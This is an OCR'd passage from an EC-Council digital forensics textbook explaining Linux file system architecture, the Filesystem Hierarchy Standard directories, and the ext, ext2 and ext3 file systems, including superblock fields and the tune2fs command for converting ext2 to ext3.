
Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Linux File Systems

Linux OS uses different file systems to store data. As investigators may encounter attack sources or victim systems running Linux, they should have comprehensive knowledge regarding the storage methods it employs. The next section provides deep insight into the various Linux file systems and their storage mechanisms.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Linux File System Architecture




Figure 3.33: Architecture of Linux file system

The Linux file system architecture consists of the following two parts:

1. **User space**

   It is the protected memory area where user processes run, and this area contains the available memory.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Kernel space

It is the memory space where the system supplies all kernel services through kernel processes. Users can access this space through a system call only. A user process turns into a kernel process only when it executes a system call.

The GNU C Library (glibc) sits between the user space and kernel space and provides the system call interface that connects the kernel to user-space applications.


The virtual file system (VFS) is an abstract layer on top of a complete file system. It allows client applications to access various file systems. Its internal architecture consists of a dispatching layer, which provides file-system abstraction and numerous caches to enhance the performance of file-system operations.

The main objects managed dynamically in the VFS are the dentry and inode objects; these objects are managed in a cached manner to enhance file-system access speed. Once a user opens a file, the dentry cache fills with entries that represent the directory levels, which in turn represent the path. The system also creates an inode for the object that represents the file. The system develops a dentry cache using a hash table and allocates the dentry cache entries from the dentry_cache slab allocator. The system uses a least-recently-used (LRU) algorithm to prune the entries when memory is scarce.

The inode cache acts as two lists and a hash table for quick lookup. The first list defines the used inodes, and the unused ones are positioned in the second list. The hash table also stores the used inodes.

Device drivers are pieces of code linked with every physical or virtual device and help the OS in managing the device hardware. The functions of the device drivers include setting up hardware, obtaining the related devices in and out of services, obtaining data from hardware and providing it to the kernel, transferring data from the kernel to the device, and identifying and handling device errors.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Filesystem Hierarchy Standard (FHS)

Linux has a single hierarchical tree structure representing the file system as a single entity. It supports many different file systems and implements a basic set of common concepts, which were originally developed for UNIX.

Some Linux file-system types are Minix, Filesystem Hierarchy Standard (FHS), ext, ext2, ext3, xia, MS-DOS, UMSDOS, VFAT, /proc, NFS, ISO 9660, HPFS, SysV, SMB, and NCPFS. Minix was Linux's first file system.

The following are some of the most popular file systems:

- The Filesystem Hierarchy Standard (FHS) defines the directory structure and its contents in Linux and Unix-like OSes
- In FHS, all files and directories are present under the root directory (represented by /)


Table displaying directories and their description specific to the FHS	
Directory	**Description**
/bin	Essential command binaries; e.g., cat, ls, cp
/boot	Static files of the boot loader; e.g., Kernels, Initrd
/dev	Essential device files; e.g., /dev/null
/etc	Host-specific system configuration files
/home	Users' home directories, which hold saved files, personal settings, etc.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

/lib	Essential libraries for the binaries in /bin/ and /sbin/
/media	Mount points for removable media
/mnt	Temporarily mounted file systems
/opt	Add-on application software packages
/root	Home directory for the root user
/proc	Virtual file system providing process and kernel information as files
/run	Information about running processes; e.g., running daemons, currently logged-In users
/sbin	Contains the binary files required for working
/srv	Site-specific data for services provided by the system
/tmp	Temporary files
/usr	Secondary hierarchy for read-only user data
/var	Variable data; e.g., logs, spool files, etc.

Table 3.8: Table displaying directories and their description specific to FHS

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Extended File System (ext)

The extended file system (ext), or the first extended file system, released in April 1992, was the first file system to overcome the limitations posed by the Minix file system. It was originally developed as an extension of the Minix file system to overcome some of its limitations such as a maximum partition size of 64 MB and short filenames. The ext file system provides a maximum partition size of 2 GB and a maximum filename length of 255 characters. The major limitation of this file system is that it does not offer support for separate access, inode modification, and data modification timestamps. It keeps an unsorted list of free blocks and inodes, and it fragmented the file system.

The ext file system has a metadata structure inspired by the UNIX File System (UFS). Other drawbacks of this file system include the presence of only one timestamp and linked lists for free space, which resulted in fragmentation and poor performance. It was replaced by the second extended file system (ext2).

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Second Extended File System (ext2)

Remy Card developed the second extended file system (ext2) as an extensible and powerful file system for Linux. Being the most successful file system so far in the Linux community, Ext2 is the basis for all of the currently shipping Linux distributions.

The ext2 file system was developed based on the principle of data storage in the form of data blocks of the same length. Although the length can vary between different ext2 file systems, the block size of an ext2 file system is set during its creation. Its major shortcomings are the risk of file system corruption when writing to ext2, and the lack of journaling.

The system rounds up every file size to an integral number of blocks. If the block size is 1024 bytes, then a file of 1025 bytes will occupy two 1024-byte blocks. Not all blocks in the file system hold data; some must contain information that describes the structure of the file system. The ext2 file system defines the file-system topology by describing each file in the system with an inode data structure.

An inode describes the blocks occupied by the data within a file, as well as the access rights of the file, the file modification times, and the file type. A single inode describes every file in the ext2 file system, and each inode has a single unique number identifying it.

Inode tables store all the inodes for the file system. Furthermore, ext2 directories are simply special files (themselves described by inodes) that contain pointers to the inodes of their directory entries.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.34: Physical layout of the ext2 file system

Superblock

A superblock stores information about the size and shape of the ext2 file system. This information enables the file-system manager to use and manage the file system. Generally, the system reads only the superblock in block group 0 when the user mounts the file system. However, every block group has a duplicate copy if the file system becomes corrupted.

A superblock holds the following information:

- **Magic number:** It allows the mounting software to verify the Superblock for the ext2 file system. For the present ext2 version, it is 0xEF53.
- **Revision level:** The major and minor revision levels allow the mounting code to determine whether a file system supports features that are only available in particular revisions of the file system. There are also feature compatibility fields that help the mounting code in determining which new features can safely be used on the file system.
- **Mount count and maximum mount count:** Together, these allow the system to determine if it needs to fully check the file system. The mount count is incremented each time the system mounts the file system. When the mount count reaches the maximum mount count, the warning message “maximal mount count reached, running e2fsck is recommended” is displayed.
- **Block group number:** It is the block-group number containing the superblock copy
- **Block size:** It contains information on the size of a block for the file system in bytes
- **Blocks per group:** It is a fixed number equal to the number of blocks in a group
- **Free blocks:** It is the number of free blocks in the file system
- **Free inodes:** It is the number of free inodes in the file system
- **First inode:** It is the inode number of the first inode of the file system

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Group Descriptor

Every group descriptor contains the following data:

- **Block bitmap**

  It is the block number of the block allocation bitmap for the block group. It is used in block allocation and deallocation.

- **Inode bitmap**

  It is the block number of the inode allocation bitmap for the block group. It is used in inode allocation and deallocation.


- **Inode table**

  It is the block number of the starting block for the inode table for the block group

- **Free block count, free inode count, and used directory count**

  All the group descriptors together constitute the group descriptor table. Every block group has the whole group descriptor table.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Third Extended File System (ext3)

Developed by Stephen Tweedie in 2001, the third extended file system (ext3) is a journaling file system used in the GNU/Linux OS. It is the enhanced version of the ext2 file system. The main advantage of this file system is journaling, which improves the reliability of the computer system. It can be mounted and used as an ext2 file system and can make use of all programs developed in the ext2 file system.

The maximum size of a single ext3 file ranges from 16 GB to 2 TB, and the maximum size of the whole ext3 file system ranges from 2 TB to 32 TB. The ext3 file system also offers better data integrity. It ensures that the data are consistent with the file-system state. Furthermore, ext3 is faster than ext2 because the journaling feature optimizes the head motion of HDDs. It also provides a choice of three journaling modes, which provide trade-offs between maximizing data integrity and optimizing speed.

The ext3 file system is also highly reliable and has the ability to convert ext2 partitions to ext3 and vice versa without the need for repartitioning and data backup.

Command to convert ext2 to ext3:

```
# /sbin/tune2fs -j <partition-name>
```

For example, to convert an ext2 file system located on the partition /dev/hda5 to an ext3 file system, the following command can be used:


```
# /sbin/tune2fs -j /dev/hda5
```


Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Features of Ext3

- **Data integrity:** It provides stronger data integrity for events that occur because of computer-system shutdowns. It allows the user to choose the type and level of protection for the received data.
- **Speed:** As the ext3 file system is a journaling file system, it has a higher throughput in most cases than ext2. The user can choose the optimized speed from three different journaling modes.
- **Easy transition:** The user can easily change the file system from ext2 to ext3 and increase the performance of the system by using the journaling file system without reformatting.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




